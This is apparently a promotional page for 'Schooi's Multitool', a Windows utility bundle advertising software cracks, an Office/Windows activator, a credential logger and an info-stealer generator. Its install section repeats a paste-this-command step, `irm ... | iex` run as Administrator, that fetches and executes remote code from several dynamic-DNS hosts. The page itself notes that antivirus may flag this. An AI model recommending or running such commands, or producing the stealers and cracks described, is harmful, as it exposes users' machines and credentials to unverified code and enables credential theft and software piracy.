v2.3 . 137 tools . open-source

Schooi's Multitool

A free, open-source Windows toolkit that bundles 100+ utilities - niche tools, software cracks, application installers, other cool scripts - behind one console.

smt - PowerShell (Admin)
PS C:\> irm "https://smt.gleeze.com/" | iex
> Fetching Schooi's Multitool v2.3 ...
> 136 modules loaded. Ready.
136 tools browse all 136 →
136 Tools
2.3 Version
Win 10 & 11
Scroll Down
About

What is SMT?


SMT v2.3 console menu screenshot

Schooi's Multitool - Your All‑in‑One Workflow Assistant

What began as a small collection of batch scripts has become a massive developer toolbox with over 100 tools. SMT streamlines everything from network diagnostics and system activation to automated app installations and security research.

Version 2.3 brings a Bootable USB Creator, Easy DNS Changer, School Utilities, Auto‑Update System, and much more - all accessible from a clean console interface.

100+ Integrated Tools
Batch‑Powered Efficiency
Windows 10 & 11 Support
Regular Updates (Now v2.3)
Learn More on GitHub
Features

Powerful Tools at Your Fingertips

SMT packs over 100 utilities. Here are a few highlights:

IP Geolocator

Quickly locate IP addresses globally with detailed geographic information.

Windows & Office Activator

Advanced activation tool for Windows and Office products using multiple methods.

Bootable USB Creator

Create multi-boot USBs easily with Ventoy - ideal for OS installations.

CLI Task Manager

Manage and monitor system tasks efficiently from the command line.

Security Tools

Credential Logger, File Integrity Checker, and Info Stealer Generator (for research).

And 132+ More!

Explore the full toolkit - DNS changer, school utilities, app installers, and more.

Install

Install SMT

One command. No install wizard. Windows 10/11 (64-bit).

PowerShell — run as Administrator
irm "https://smt.gleeze.com/" | iex

Windows Defender or SmartScreen may flag the script because it downloads and runs an executable. SMT is open-source — review the source if unsure.

Mirror commands

  • irm "https://smt.farted.net/" | iex
  • irm "https://getsmt.ftp.sh/" | iex
  • irm "https://getsmt.us.to/" | iex
Recommended

Installer EXE

Download and run the setup executable.

Get Setup.exe

Build from source

git clone https://github.com/SchooiCodes/smt
View on GitHub
Contact

Get in Touch

Report an Issue

Found a bug? Let us know on GitHub Issues.

Open Issue

Suggest a Feature

Have an idea? Share it in our discussions.

Start Discussion

Business Inquiries

For business-related matters, email us directly.

Send Email